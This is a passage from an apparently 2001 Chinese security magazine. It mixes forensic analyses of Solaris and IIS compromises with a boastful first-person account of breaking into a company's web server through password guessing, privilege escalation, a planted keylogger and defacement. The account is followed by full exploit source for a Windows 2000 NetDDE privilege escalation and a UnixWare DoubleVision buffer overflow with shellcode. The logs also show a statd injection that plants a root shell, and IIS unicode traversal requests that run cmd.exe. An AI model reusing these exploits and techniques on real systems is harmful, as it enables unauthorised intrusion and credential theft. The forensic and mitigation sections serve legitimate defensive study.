inetd[134]: /usr/dt/bin/rpc.ttdbserverd: Il-
legal Instruction - core dumped
```

```
Apr 22 05: 59: 38 xxxx statd[139]: statd:
attempt to create “/var/statmon/sm/; echo `
ingreslock stream tcp nowait root /bin/sh sh -
i` >> /tmp/bob ; /usr/sbin/inetd -s /
tmp/bob;” Apr 22 05: 59: 42 xxxx statd[139]:
statd: attempt to create “/var/statmon/sm/
echo `ingreslock stream tcp nowait root /bin/sh
sh -i` >> /tmp/bob ; /usr/sbin/inetd -
s /tmp/bob”
```

我们再分析系统内运行的进程,发现如下进程:

```
root 8736 1 0 Apr 22 ?
0: 00 /usr/sbin/inetd -s /tmp/bob
```

由上述内容,我们可以很轻松的推断出 pr0phet 是怎么进入这台服务器的:

1. 他利用了 rpc.ttdb,在目标主机的根目录下生成了内容为“++”的.rhosts 文件;
2. 他利用 rpc.statd 漏洞,在目标主机上打开了对端口 1524 监听的进程。

利用第一个漏洞,任何人在互联网的 anywhere 地方均可以无需帐号口令使用 r 命令进入该

· Hacker Defence ·

主机,并立即取得超级用户权限。

利用第二个漏洞,任何人在互联网的任何地方均可以无需帐号口令 telnet 该主机 1524 端口,并立即取得超级用户权限。

由上我们可以看到,黑客 pr0phet 攻击已经得逞,系统完全被控制。

二、警告

需要注意的是,目前还有近四分之一被攻陷的网站的 1524 端口仍处于监听状态,同时根目录下的 .rhosts 文件没有被管理员发现,本例提到的 www.xxxx.edu.cn (202.206.xx.xx) 即为一例。管理员,你的系统仍然大门洞开。

三、初步解决方案

其实有这个问题的 unix 系统管理员不必惊慌,编辑你的/etc 目录下的 inetd.conf 文件,将以下内容:

```

100068/2 - 5 dgram rpc/udp wait
root /usr/dt/bin/rpc.cmsd rpc.cmsd
100083/1 tli rpc/tcp wait
root /usr/dt/bin/rpc.ttdbserverd /usr/
dt/bin/rpc.ttdbserverd
rstatd/2 - 4 tli rpc/datagram_y wait
root /usr/lib/netsvc/rstat/rpc.rstatd
rpc.rstatd
注释(前面加#号),即:
# 100068/2 - 5 dgram rpc/udp wait
root /usr/dt/bin/rpc.cmsd rpc.cmsd
# 100083/1 tli rpc/tcp wait
root /usr/dt/bin/rpc.ttdbserverd /usr/
dt/bin/rpc.ttdbserverd
# rstatd/2 - 4 tli rpc/datagram_y wait
root /usr/lib/netsvc/rstat/rpc.rstatd
rpc.rstatd
  
```

存盘退出,重起 Inetd 进程,利用这种漏洞的黑客如 pr0phet 等就无计可施了。

我们是如何进入

www.xxxxxxxx.com 的

文/宇阳@火云.cn

很久以前便知道这是一个防范非常好的网站,它的防火墙体系对 Web 服务器禁止了除 80 端口 Web 外的任何外部连接,甚至连收集信息的常规性扫描都不能进行。

根据经验,这样的系统往往是多台主机协同工作的,而且防火墙对同一局域网内其他主机对外服务的限制往往较少一些。4月2日中午,我们对其所在一个 C 段 IP 内的所有主机进行了扫描,结果让我们大失所望,几乎所有的主机都拒绝了外部连接,甚至连 ping 都不行(后来进去后发现的)。而且,我们把范围扩大到相邻 C 段时,情况还是那样。这让我们非常的失望,但我们还是例行地保存了扫描纪录(后来这起到了非常大的作用)。

4月3日凌晨(美国工作时间),我们第二次对其 C 段及其相邻段 IP 进行了扫描,在对比 4月2日的扫描结果后,我们惊喜地发现,在这一网段内,增加了 37 台电脑,这其中很可能有接入局域网的笔记本电脑,只要能找到它,就非常有希望绕过防火墙进入其网络内部了,因为随身的笔记本电脑,为了使用方便,其安全性往往是很低的,而对内部网的访问权限又往往是很高的(这是大型网络的通病)。

随后的两天时间内,我和“寒冰”对选定的 37 个 IP 发动了全面的攻击,虽然也攻下不少,而且其中还有几台得到了 root 权限,但当我们满怀希望的在“#”下连接 Web 服务器时,屏幕总是把让人失望的“……”显示在我们的眼前,直到把目标转移到 IP27(我们对 37 个 IP 进行了编号)后,情况才有所好转。

“寒冰”在扫描后惊喜地告诉我,这台电脑的系统是 win2000 服务器版本的(其实在这件事上当时我们是显得非常不成熟的,如果线对所有 IP 进行系统分析,就用不着去攻前面的那些电脑了,非常的浪费时间)。众所周知,在 UNIX (包括 LINUX)下制作网页是非常不方便的,而这台电脑又是这一网段内(不能说是局域网内,因为当时我们还不能确定)到目前为止发现的惟一一台 Windows 系统,他非常可能和 Web 服务器有关,或许 Web 页就是在它上面完成的,如果那样的话,通过它就一定能连接到 Web 服务器。

确定目标后,我和“寒冰”便对 IP27 开始了系统性的攻击。由于对方的系统是 NT 兼容的,在我的 LINUX 下跑 SATAN 的效果往往不如在 NT 下跑 eEye 的 RETIAN,所以漏洞扫描的任务就交给了“寒冰”(他的 PC 是 2000 系统的,而且在 NT 方面,他比我强)。通过扫描和数据分析,发现它的 23 端口是打开的,而且存在可利用的“Win2000 NetDDE 消息权限提升漏洞”,这是一个比较新的漏洞,广泛存在于 Microsoft Windows 2000 Professional, Microsoft Windows 2000 Server, Microsoft Windows 2000 Advanced Server 中。我们对其 23 telnet 端口进行了猜密破解,并成功得到了一个非 Super User 的账号(当然是用肉机破的,不然我的小猫速度慢呀)。利用这个账号 login 成功后,赶快到 2600 找到了一个“Win2000 NetDDE 消息权限提升漏洞”的 exploits (附录中),编译通过后(在原来的基础上增加了很多东西,包括在 Super user 权限下把这个账号真正注册为一个 Super User 账号的语句等等),传到了主机上。由于怕运行后被发现,我们选择了让他的本地用户自己打开(呵呵,够痞吧),悄悄地把这个账号修改为 Super user (这可能也就是至今服务器管理人员仍然不知道我们曾进入过系统的原因啦,哈哈),于是我们把它放到了这个用户的启动中,

大功告成,我们离开服务器,一切只需要等待,呵呵!

4月6日凌晨,我们再次登录到 IP27 的时候,发现 Kendall (我们得到的账号)已经成为了 Super User。马上连接 Web 服务器,失败!不会吧!这么多心血,就这样……

正当我们失望到极点,准备放弃的时候,突然想起:通过这台主机扫描会有什么新的发现吗?于是……结果是让人兴奋的,通过它的扫描,整个网段内的 IP 丰富了不少,这至少说明,IP27 一定在局域网内部。但要如何才能连接上 Web 服务器呢?

通过检查 Kendall 的历史纪录,发现所有的连接都到了一台服务器上。会不会那台服务器是一个“跳板”?于是我们也试探性地连接上了那台服务器,SCO Unixware 7.1.1 系统,使用 Kendall 作用户名, Kendall 的密码作为密码, login, 成功!再通过“跳板”连接 Web 服务器,成功!还是用 Kendall 作用户名, Kendall 的密码作为密码, login, 失败!哎!是不是要 root 权限才能连接呀?先想办法得到 root 再说。系统安装了 Tridia DoubleVision 3.07.00,(不会吧,很久以前就有 3.07.01 版本的啦,还没有更新?)如果没有打补丁的话,这个系统上应该存在一个“Tridia DoubleVision 本地缓冲区溢出”的漏洞,但这个漏洞是比较老的啦,这样重要的服务器应该不会没有补丁吧。不过也难说,万一系统管理员认为这台服务器不是 Web 服务器,而且还有防火墙的保护,而放松了系统的定期升级,那样的话……SATAN 测试,耶,居然漏洞存在!看看是不是能用 C 编译器,能。太好了,这样的话,我至少有 80% 的把握能得到 root 了,赶快找 exploits 吧!找到后上传,编译通过,那个期盼已久的“#”终于出现在眼前了,哈哈!太好了!连接 Web 服务器,成功!还是用 Kendall 作用户名, Kendall 的密码作为密码, login, 失败!嗨,我还真是太小看它了。还是老办法,

· Hacker Defence ·

偷。找了一个很简单的键盘记录程序放到“跳板”，并让它在每次登录时自动运行，呵呵！（希望真的是使用这台主机登录 Web 服务器，如果不是这样的话，呜呜呜呜呜……）

数个小时后，我们回到“跳板”，取下记录文件到本地机分析，得到账号 XXXXXXXX，密码 XXXXXXXX，连接 Web 服务器，login，账号，密码，成功啦！当我看到“#”时，激动的简直无法用语言来形容，原来以为，进去后看到的一定是“\$”，还要通过本地的越权才能得到 root，没想到居然直接就得到了，我差点儿没高兴地从窗口跳下楼去。马上找到 www root 的目录，把修改的页面传上来，这时却发现，传到一半的时候出现了错误，始终不得其解。我们试着把文件一个一个地传到服务器（在这之前是采用批量传送），却发现后面传送的文件传完后，前面的不见了，而且 index 文件也被换成原来的啦，这到底是怎么回事儿呀？难道它是采用系统自动恢复？我的上帝，真的是啦，我晕，我倒。确定了一下时间，大约是每 180 秒钟自动从后台主机恢复一次。得到后台主机的 IP 后，我尝试连接它，但好像它只能通过本地单用户方式登录（也不太可能，那样的话，IP27 通过其他电脑连接到 Web 服务器干什么呀？反正这是我至今不得而知的），根本不可能入侵的（请教了很多业内高手，也没能得到一个可行的办法）。我们想尝试终止 Web 服务器对自动恢复的接收进程，但系统的进程非常乱，根本没有采用正常的编排方法，无从下手，而且即使成功，很可能也会让后台主机产生错误而报警的。更坏的是，如果 kill 掉一个其他的进程，那就非常有可能被发现而当场逮个正着了！所以，最终我们选择了充分利用 180 秒钟的时间，取下修改后的页面图片，闪人的做法。于是我把以前准备的页面进行了大的改进，放弃了所有的图片，音乐文件，改用文字说明的办法，只有一个 Hemi 页。很快传送到 Web 服务器，电话联系“寒冰”取图。

在走的时候，为了证明我们来过，呵呵，还特地在它的 etc 目录下面放上了一个名为 chinawill.o 的文件，呵呵。

至此，入侵全过程完毕！

入侵总结：这次能幸运的进入其 Web 服务器，其实很大程度上是管理员，特别是 IP27（各种迹象表明，很可能真的是一台笔记本电脑）的主人帮了我们的忙。如果它的防火墙对所有 IP 进行保护，并采用子网掩码的话，我们基本上就不可能进去了（至少也会非常的困难）。正是由于管理员和使用者为了方便，没有对 IP27 进行保护，而且对 IP27 给与予信任机制，而使我们能够很方便地进入其局域网内部，我想这一切都是对防火墙过分信任造成的。在这里也给那些使用了防火墙的系统管理员提个醒。而且，IP27 的主人在两台主机上采用相同的账号和密码，这也是我们能够很快接近 Web 服务器的原因（但他还是作了必要的防备啦，登录 Web 服务器的密码不但和登录跳板的不同，而且是非常复杂的，全面用上了“! @# \$ % ^ & * ”这类的符号，要是猜的话……）。再就是，IP27 的主人认为这台电脑不能直接连接 Web 服务器，而降低了对它登录密码的安全性，让我们通过 23 端口很容易地猜到了一个可以进入的密码，而且后来证实，这个账号也就是 IP27 主人经常使用的账号，这一切都是人为造成的漏洞。在此，我强烈建议关闭 23 telnet 端口服务，至少采用更强的密码；网管应该让防火墙对同一个局域网内所有的电脑进行保护，而且最好只留一个对外通道，也就是防火墙那儿啦，而对其他所有的电脑采用子网的方式连接，那样虽然性能上差一些，但安全性绝对要好很多的！

附录：“Win2000 NetDDE 消息权限提升漏洞”的 exploits：

```
// Copyright 2001 @ stake, Inc. All rights reserved.
```

```
# include <windows.h>
```

```
# include <stdio.h>
# include <nddeapi.h>
void NDDEError(UINT err)
{
char error[256];
NDdeGetErrorString(err, error, 256);
MessageBox(NULL, error, "NetDDE error ",
MB_OK|MB_ICONSTOP|MB_SETFOREGROUND);
exit(err);
}
void * BuildNetDDEPacket(const char * svShareName, const char * svCmdLine, int * pBufLen)
{
// Build NetDDE message
int cmdlinelen = strlen(svCmdLine);
int funkylen = 0x18 + strlen(svShareName) + 1 + cmdlinelen + 1;
char * funky = (char *) malloc(funkylen);
if(funky == NULL) {
MessageBox(NULL, "Out of memory. ", "Memory error. ", MB_OK | MB_SETFOREGROUND | MB_ICONSTOP);
return NULL;
}
funky[0x00] = (char)0xE1;
funky[0x01] = (char)0xDD;
funky[0x02] = (char)0xE1;
funky[0x03] = (char) 0xDD; // 0xDDE1DDE1
(magic number)
funky[0x04] = (char)0x01;
funky[0x05] = (char)0x00;
funky[0x06] = (char)0x00;
funky[0x07] = (char)0x00; // 0x00000001 (?)
funky[0x08] = (char)0x01;
funky[0x09] = (char)0x00;
funky[0x0A] = (char)0x00;
funky[0x0B] = (char)0x00; // 0x00000001 (?)
funky[0x0C] = (char)0x05; // ShareModId
funky[0x0D] = (char)0x00;
funky[0x0E] = (char)0x00;
funky[0x0F] = (char)0x09;
funky[0x10] = (char)0x00;
```

```
funky[0x11] = (char)0x00;
funky[0x12] = (char)0x00;
funky[0x13] = (char)0x01;
funky[0x14] = (char)0xCC; // unused (?)
funky[0x15] = (char)0xCC;
funky[0x16] = (char)0xCC;
funky[0x17] = (char)0xCC;
memcpy(funky + 0x18, svShareName, strlen(svShareName) + 1); // Share name
memcpy(funky + 0x18 + strlen(svShareName) + 1, svCmdLine, cmdlinelen + 1); // Command line to execute
* pBufLen = funkylen;
return funky;
}
int WINAPI WinMain(HINSTANCE hInst, HINSTANCE hPrev, LPSTR lpCmdLine, int nShow)
{
// Check command line
int cmdlinelen;
if(lpCmdLine == NULL || lpCmdLine[0] == '\0') {
MessageBox(NULL, "Syntax is: netddmsg [-s sharename] <command line>", "Command line error. ", MB_OK|MB_SETFOREGROUND|MB_ICONSTOP);
return -1;
}
cmdlinelen = strlen(lpCmdLine);
char * szShare = NULL;
char * szCmdLine = lpCmdLine;
if(strncmp(lpCmdLine, "-s", 2) == 0) {
szShare = lpCmdLine + 2;
while ((*szShare) == ' ')
szShare ++;
char * szEnd = strchr(szShare, ' ');
if(szEnd == NULL) {
MessageBox(NULL, "You must specify a command to run. ", "Command line error. ", MB_OK | MB_SETFOREGROUND|MB_ICONSTOP);
return -1;
}
szCmdLine = szEnd + 1;
```


• Hacker Defence •

```

* szEnd = '\0';
}
// Get NetDDE Window
HWND hwnd = FindWindow( " NDDEAgt ", "
NetDDE Agent ");
if(hwnd == NULL) {
  MessageBox(NULL, " Couldn't find NetDDE agent
window ", " Error ", MB_OK | MB_ICONSTOP |
MB_SETFOREGROUND);
  return -1;
}
// Get computer name
DWORD dwSize = 256;
char svCompName[256];
GetComputerName(svCompName, & dwSize);
// Get list of shares to try
char * sharename, * sharenames;
if(szShare == NULL) {
  // Try all shares
  UINT err;
  DWORD dwNumShares;
  // deep check otgpdvt
  err = NDdeShareEnum(svCompName, 0, NULL, 0, &
dwNumShares, & dwSize);
  if(err != NDDE_NO_ERROR & & err !=
NDDE_BUF_TOO_SMALL) {
    NDDEError(err);
  }
  sharenames = (char *) malloc(dwSize);
  err = NDdeShareEnum(svCompName, 0, (LPBYTE)
sharenames, dwSize, & dwNumShares, & dwSize);
  if(err != NDDE_NO_ERROR) {
    NDDEError(err);
  }
} else {
  // Try command line share
  sharenames = (char *) malloc(strlen(szShare) + 2);
  memset(sharenames, '0', strlen(szShare) + 2);
  strcpy(sharenames, szShare);
}
// Try all shares
for(sharename = sharenames; (* sharename) != '\

```

```

0'; sharename += (strlen(sharename) + 1)) {
  // Ask user
  if(szShare == NULL) {
    char svPrompt[256];
    _snprintf(svPrompt, 256, " Try command through the
'%s' share?", sharename);
    if(MessageBox(NULL, svPrompt, " Confirmation ",
MB_YESNO | MB_ICONQUESTION |
MB_SETFOREGROUND) == IDNO)
      continue;
  }
  // Get NetDDE packet
  void * funky;
  int funkylen;
  funky = BuildNetDDEPacket(sharename, szCmd-
Line, & funkylen);
  if(funky == NULL)
    return -1;
  // Perform CopyData
  COPYDATASTRUCT cds;
  cds.cbData = funkylen;
  cds.dwData = 0;
  cds.lpData = (PVOID) funky;
  SendMessage(hwnd, WM_COPYDATA, (WPARAM)
hwnd, (LPARAM) & cds);
  // Free memory
  free(funky);
}
// Free memory
free(sharenames);
return 0;
}
#####
#####
" Tridia DoubleVision 本地缓冲区溢出漏洞"的
exploits :
/*
* dvexploit.c
*
* written by : Stephen J. Friedl
* Software Consultant
* 2000-06-24

```

```

* steve@unixwiz.net
*
* This program exploits the " Double Vision "
system on SCO
* Unixware 7.1.0 via a buffer overflow on the "
dvtermtype "
* program. Double Vision is like a " pcAnywhere
for UNIX ",
* but quite a few programs in this distribution are
setuid
* root. The problem is that these programs were
not written
* with security in mind, and it' s not clear that
they even
* need to be setuid root.
*
* This particular program exploits " dvtermtype "
by passing a
* very long second parameter that overflows some
internal
* buffer. This buffer is filled with a predicted ad-
dress
* of the shellcode, and the shellcode itself is
stored in
* a very long environment variable. This approach
makes
* the shellcode much easier to find.
*
* This shellcode was based directly on the great
work of
* Brock Tellier (btellier@usa.net), who seems to
spend a lot
* of time within with various SCO UNIX release.
Thanks!
*
* This shellcode runs /tmp/ui, which should be
this simple
* program:
*
* $ cd /tmp
* $ cat ui.c
* int main() { setreuid(0,0); system( "/bin/sh

```

```

"); return 0; }
* $ cc ui.c -o ui
*
* Brock' s original work compiled this automati-
cally, but I
* prefer to do it by hand. A better approach is to
do the
* setreuid( ) in the shellcode and call /bin/sh
directly.
* Maybe another day.
*
* BUILD/TEST ENVIRONMENT
* - - - - -
*
* $ cc -v
* UX: cc: INFO: Optimizing C Compilation Sys-
tem (CCS) 3.2 03/03/99 (CA - unk_voyager5)
*
* $ uname -a
* UnixWare foo 5 7.1.0 i386 x86at SCO U-
NIX_SVR5
*
* from /usr/lib/dv/README
*
* DoubleVision for Character Terminals Release
3.0
* Last Update: December 7, 1999
*
* TUNING
* - - - - -
*
* The default parameters to this program work on
the versions mentioned
* above, but for variants some tuning might be
required. There are three
* parameters that guide this program' s operation:
*
* -a retaddr set the " return " address to the
given hex value,
* which is the address where we expect to find the
* exploit code in the environment. The environ-
ment

```

• Hacker Defence •

```

* is at a relatively fixed location just below
* 0x80000000, so getting "close" is usually
sufficient.
* Note that this address cannot have any zero bytes
* in it! We believe that the target code has enough
* padding NOP values to make it an easy target.
*
* -r retlen length of the overflowed "return
address" buffer,
* which is filled in with the address provided
above.
* Default = 2k, max = 5k.
*
* -l nslightly shift the alignment of the return
address
* buffer by 1, 2 or 3 in case the buffer that's
being
* overflowed.
* /
# include <stdlib.h>
# include <stdio.h>
/* ----- *
shellcode for SCO UnixWare
*
* The shellcode in the binary was derived from
assembler code
* below, and we put the asm() code inside the
function so we
* can disassemble it and get the binary bytes eas-
ier. The code
* all should match, but the real original data is
the full
* asm() code.
* /
# if 1
static const char scoshell[] =
  "\xeb\x19\x5e\x33\xdb\x89\x5e\x07\x89\x
5e\x0c\x88\x5e\x11"
  "\x33\xc0\xb0\x3b\x8d\x7e\x07\x53\x57\x
56\x56\xeb\x10\xe8"
  "\xe2\xff\xff\xff"
  "/tmp/ui"

```

```

"\xaa\xaa\xaa\xaa"
"\x9a\xaa\xaa\xaa\xaa\x07\xaa";
# else
extern char scoshell[];
static void foo()
{
asm("# -----");
asm("scoshell:");
asm("jmp L1b"); /* go to springboard */
asm("L2b: popl%esi"); /* addr of /tmp/ui */
asm("xorl%ebx,%ebx"); /* %ebx <- 0 */
asm("movl%ebx,7(%esi)"); /* mark
end of string */
asm("movl%ebx,12(%esi)"); /* 0 to
lcall addr */
asm("movb%bl,17(%esi)"); /* 0 to
lcall sub addr */
asm("xorl%eax,%eax"); /* %eax <- 0 */
asm("movb$0x3b,%al"); /* 0x3b =
"execve" */
asm("leal7(%esi),%edi"); /* addr of
NULL word */
asm("pushl%ebx"); /* zero */
asm("pushl%edi"); /* addr of NULL word */
asm("pushl%esi"); /* addr of "/tmp/ui" */
asm("pushl%esi"); /* addr of "/tmp/ui" */
asm("jmpL3b"); /* do OS call */
asm("L1b: callL2b");
asm(".asciil"/tmp/ui"); /* %esi */
asm(".4byte0xaaaaaaaa"); /* %esi[7] */
asm("L3b: lcall$0xaa07,$0xaaaaaaaa"); /*
OS call */
asm(".byte0x00"); /* endmarker */
asm("# -----");
}
# endif
# define NOP 0x90
static char *env[10], // environment strings
*arg[10]; // argument vector

```

```

/* -----
* "Addr" is the predicted address where the
shellcode starts in the
* environment buffer. This was determined empiri-
cally based on a test
* program that ran similarly, and it ought to be
fairly consistent.
* This can be changed with the "-a" parameter.
*/
static long addr = 0x7ffff04;
static char *exefile = "/usr/lib/dv/dvtermtype";
int main(int argc, char *argv[])
{
int c;
int i;
charegg[1024];
int egglen = sizeof egg - 1;
int retlen = 2048;
charretbuf[5000];
int align = 0;
char *p;
setbuf(stdout, (char *)0);
while ( (c = getopt(argc, argv, "a:r:l:")) !=
EOF )
{
switch (c)
{
case 'a': addr = strtol(optarg, 0, 16); break;
case 'l': align = atoi(optarg); break;
case 'r': retlen = atoi(optarg); break;
}
}
if ( optind < argc )
exefile = argv[optind++];
printf( " UnixWare 7. x exploit for suid root Double
Vision \n ");
printf( "Stephen Friedl<steve@ unixwiz. net>\n");
printf( " Using addr = 0x % x retlen = % d \n ",
addr, retlen);
/* -----
* sanity check: the return buffer requested can't
be too big,

```

```

* and the address can't have any zero bytes in it.
*/
if ( retlen > sizeof(retbuf) )
{
printf( " ERROR: retlen can't be > % d \n ",
sizeof(retlen));
exit(1);
}
p = (char *)& addr;
if ( !p[0] || !p[1] || !p[2] || !p[3] )
{
printf( " ERROR: ret address 0x % 08lx has a zero
byte! \n ", addr);
exit(1);
}
/* -----
* Now create the "return" buffer that is used to
overflow the
* return address. This buffer really has nothing in
it other than
* repeated copies of the phony return address, and
one of them
* will overwrite the real % EIP on the stack. Then
when the called
* function returns, it jumps to our code.
*
* It's possible that this requires alignment to get
right, so
* the "-l" param above can be used to adjust
this from 0..3.
* If we're aligning, be sure to fill in the early part
of the
* buffer with non-zero bytes ( "XXXX" );
*/
strcpy(& retbuf, "XXXX");
for (i = align; i < retlen - 4; i += 4)
{
memcpy(retbuf + i, & addr, 4);
}
retbuf[i] = 0;
printf( " strlen(retbuf) = % d \n ", strlen( (char
*)retbuf ));

```

· Hacker Defence ·

```

/* -----
 * The "egg" is our little program that is stored in the
environment
 * vector, and it's mostly filled with NOP values
but with our little
 * root code at the end. Gives a wide "target" to
hit: any of the
 * leading bytes hits a NOP and flows down to the
real code.
 *
 * The overall buffer is
 *
 * X = # # # # # # # # # # # # # # # #
XXXXXXXXXXXXXXXXXXXXX \0
 *
 * where # is a NOP instruction, and "X" is the
exploit code. There
 * must be a terminating NUL byte so the environ-
ment processor does
 * the right thing also.
 */
memset(egg, NOP, egglen);
memcpy(egg, "EGG=", 4);
// put our egg in the tail end of this buffer
memcpy(egg + (egglen - strlen(scoshell) - 1),
scoshell, strlen(scoshell));
egg[egglen] = '\0';
/* build up regular command line */
arg[0] = exefile;
arg[1] = "dvexploit"; /* easy to find this
later */
arg[2] = (char *)retbuf;
arg[3] = 0;
/* -----
 * build up the environment that contains our
shellcode. This
 * keeps it off the stack.
 */
env[0] = egg;
env[1] = 0;
execve(arg[0], arg, env);
}
  
```

一网站阻击美国黑客入侵实录

4月13日起,美国黑客疯狂攻击联通国际的网站,最终被击退。联通国际的技术经理赵先生向记者讲述了当时的经历:

4月13日凌晨2时许,网管人员正做日常值班,此时蓝盾防火墙忽然响起急促的警报声,网管发现正有黑客进行扫描,意欲寻找可供进攻的端口,网管人员立即启动反扫描装置,黑客见无隙可乘,随即退却。

4月14日凌晨5时许,防火墙再次响起警报声,不知何处获知网站IP地址的黑客再次入侵,并采用100多种传统的攻击方式,通过对防火墙进行操作,黑客的进攻再次被击退。

4月15日凌晨1时,黑客再次气势汹汹地前来,连续采用10余种新型和变种的攻击方式,对防火墙再次进行猛烈攻击。此时防火墙自动启动智能防御系统,攻击包仍然无法攻入。黑客恼羞成怒,使出最后招数,连续伪装出3000多个IP,发动3000万次攻击,对防火墙狂轰滥炸。由于防火墙中针对DOS攻击专门设计防御程序,黑客徒劳无功,最终以失败告终。

美国黑客是如何袭击中国网站的

文/朱小英

我是安络公司的安全工程师。最近美国黑客因撞机事件对我国一些政府网站发动攻击,来势凶猛,我公司安全紧急响应中心已经接到七八个这样的案例。

根据我们对这些案例的入侵过程分析,发现美国黑客并没有采用非常高明的手段,而大多是选择弱者,找那些安全防护措施做得很少

的网站进行攻击,其中用到了几个危害很大的安全漏洞,下面的一个例子在我国很多网站上都很常见。

关于 www.xxxx.xxx.cn 的入侵分析

一、事件背景

广东某市 C 局所属网站 www.xxx.com.cn (IP: 61.xxx.xxx.17) 于 2001 年 4 月期间遭到黑客恶意攻击,造成网站网页被修改。在此情况下,深圳市安络科技有限公司于 2001 年 4 月 17 日受某市 S 局的委托,前往机房现场取证。

二、服务器基本情况以及已获取资料

该服务器操作系统为 Windows NT Server 4.0, 安装有 IIS 4.0, 对外使用 FIREWALL 屏蔽, 只开放 Web 服务。我方技术员收集获得 MS IIS 4.0 2001 年 4 月 13 日至 4 月 17 日 HTTPLOG 和 FTPLOG。

三、分析

由于该站受入侵后的直接现象为网页被修改,并且该站受到 PIX FIREWALL 防卫, 对外只开放 80 端口, 所以初步估计是通过 IIS 远程漏洞获得系统控制权的, IIS 4.0 默认下存在 ism.dll, msadcs.dll, unicode 等获得网页修改权限的远程漏洞。于是我公司技术人员对该服务器的 MS IIS 4.0 2001 年 8 月 17 日至 4 月 17 日 HTTPLOG 日志文件进行详细的分析和过滤,得出以下结论:

入侵者利用 unicode 漏洞, 从而可以使用 Web 端口提交执行命令的请求, 修改网站主页。

注: 漏洞详细信息请见: <http://www.cnns.net/article/db/822.htm>

被更改的页面如下:

以下为入侵者的入侵行为记录:

其中①:入侵者 IP ②:日期 ③:时间 ④:使用方法 ⑤:被访问 URL ⑥:服务器返回号

如果⑥服务器返回号为 200, 则入侵者成功利用 unicode 漏洞执行了命令。

① ② ③ ④ ⑤ ⑥

152.158.208.65 01-4-17 4: 34: 19 GET /

scripts/.../winnt/system32/cmd.exe, /c + dir + c: 500

152.158.208.65 01-4-17 4: 34: 19 GET /scripts/..?.. /winnt/system32/cmd.exe, /c + dir + c: 500

152.158.208.65 01-4-17 4: 34: 19 GET /scripts/... /winnt/system32/cmd.exe, /c + dir + c: 200

152.158.208.65 01-4-17 4: 34: 19 GET /_yti_bin/... /winnt/system32/cmd.exe, /c + dir + c: 200

152.158.208.65 01-4-17 4: 34: 19 GET /scripts/... /winnt/system32/cmd.exe, /c + dir + c: 200

152.158.208.65 01-4-17 4: 34: 21 GET /scripts/... /winnt/system32/cmd.exe, /c + dir + c: 200

152.158.208.65 01-4-17 4: 34: 21 GET /scripts/... /winnt/system32/cmd.exe, /c + dir + c: 200

152.158.208.65 01-4-17 4: 34: 21 GET /scripts/... /winnt/system32/cmd.exe, /c + dir + c: 200

152.158.208.65 01-4-17 4: 34: 21 GET /_yti_bin/... /winnt/system32/cmd.exe, /c + dir + c: 200

152.158.208.65 01-4-17 4: 34: 23 GET /scripts/... /winnt/system32/cmd.exe, /c + dir + c: 200

152.158.208.65 01-4-17 4: 34: 23 GET /scripts/... /winnt/system32/cmd.exe, /c + dir + c: 200

152.158.208.65 01-4-17 4: 34: 23 GET /scripts/... /winnt/system32/cmd.exe, /c + dir + c: 500

152.158.208.65 01-4-17 4: 34: 23 GET /msadc/... /winnt/system32/cmd.exe, /c + dir + c: 200

152.158.208.65 01-4-17 4: 34: 25 GET /scripts/..o.o. /winnt/system32/cmd.exe, /c + dir + c: 404

152.158.208.65 01-4-17 4: 34: 25 GET /scripts/...?..?.. /mssql7/install/pubtext.bat " + & + dir + c: 403

152.158.208.65 01-4-17 4: 34: 25 GET /

· Hacker Defence ·

```

scripts/.../winnt/system32/cmd.exe, /c + dir + c:
500
152. 158. 208. 65 01 - 4 - 17 4: 34: 25 GET /.../
winnt/system32/cmd.exe, /c + dir + c: 404
152. 158. 208. 65 01 - 4 - 17 5: 21: 17 GET /
scripts/.../winnt/system32/cmd.exe, /c + set 502
152. 158. 208. 65 01 - 4 - 17 5: 21: 37 GET /
scripts/.../winnt/system32/cmd.exe,
/c + copy + c: winntsystem32cmd.exe + c: Inetpub-
scripts1.exe 502
152. 158. 208. 65 01 - 4 - 17 5: 24: 32 GET /
scripts/.../Inetpub/scripts/1.exe, /c + dir + c: 200
152. 158. 208. 65 01 - 4 - 17 5: 24: 38 GET /
scripts/.../Inetpub/scripts/1.exe, /c + set 502
152. 158. 208. 65 01 - 4 - 17 5: 24: 49 GET /
scripts/.../Inetpub/scripts/1.exe,
/c + dir + C: InetPubwwwrootfastinfo 200
152. 158. 208. 65 01 - 4 - 17 5: 25: 10 GET /
scripts/.../Inetpub/scripts/1.exe,
/c + echo + rty> C: InetPubwwwrootfastinfoin-
dex.asp 502
152. 158. 208. 65 01 - 4 - 17 5: 25: 19 GET /in-
dex.asp 200
152. 158. 208. 65 01 - 4 - 17 5: 25: 37 GET /
scripts/.../Inetpub/scripts/1.exe, 502
/c + echo + ^ join + us: +poizonb0x @ linux-
mail.org~~~~~[SecurityNewsPortal.com]~~~~~>
C: InetPubwwwrootfastinf
oindex.asp 502
152. 158. 208. 65 01 - 4 - 17 5: 25: 43 GET /in-
dex.asp 200
  
```

从以上分析我们可以清楚地看到,在2001年4月17日,来自同一IP的入侵者试图使用 unicode 漏洞远程执行命令,达到修改网页的目的。

攻击时间为: 2001年4月17日4:34:19 - 2001年4月17日5:25:43。

入侵者IP地址为: 152.158.208.65,来自于美国。

四、结论

入侵者是利用 Unicode 远程漏洞获得系统控制权,多次远程执行命令,了解服务器结

构后,修改网站主页。

锁定IP为: 152.158.208.65 来自于美国。

攻击时间为: 2001年4月17日4:34:19 - 2001年4月17日5:25:43。

入侵者物理地址为美国。

总结篇

红客给我们带来了什么?

文/凤凰

2001年5月9日晚,我们十分有幸参加了中国红客联盟在 <http://irc.sunnet.org> 举行的新闻发布会。

在这次新闻发布会以前,轰动全国接连8天的对美国网站的攻击终于结束了。为了让读者能够更加清楚地了解整个事件,我们明察暗访了几位知情者,现在我们粗略地把整件事情的发展告诉大家。

我们先来看看这个曾经几次轰动全国的红客联盟的由来。通过这次发布会,我们得知一些重要的红盟成员: lion,红客联盟的站长,红客联盟的创始人,职业:现从事网络安全工作; bkbll,红客联盟核心成员,主要负责联盟的日常工作,职业:学生; yaya,红客联盟核心成员,主要负责联盟的日常工作,职业:会计兼从事网络管理工作; NikINanA,红客联盟核心成员,主要负责联盟活动的组织工作,职业:学生、网络管理员; Redfreedom,红客联盟核心成员,主要负责这次对美国的攻击,职业:学生、兼职技术主管……

我们回顾一下他们的历史。1997年,印度尼西亚发生一系列排华反华事件,中国红客向印尼反华暴徒的网站发动了攻击。1999年5月,以美国为首的北约轰炸中国驻南联盟大使馆后,红客们对美国能源部、内政部等网站发动袭击。1999年7月,李登辉公然抛出“两

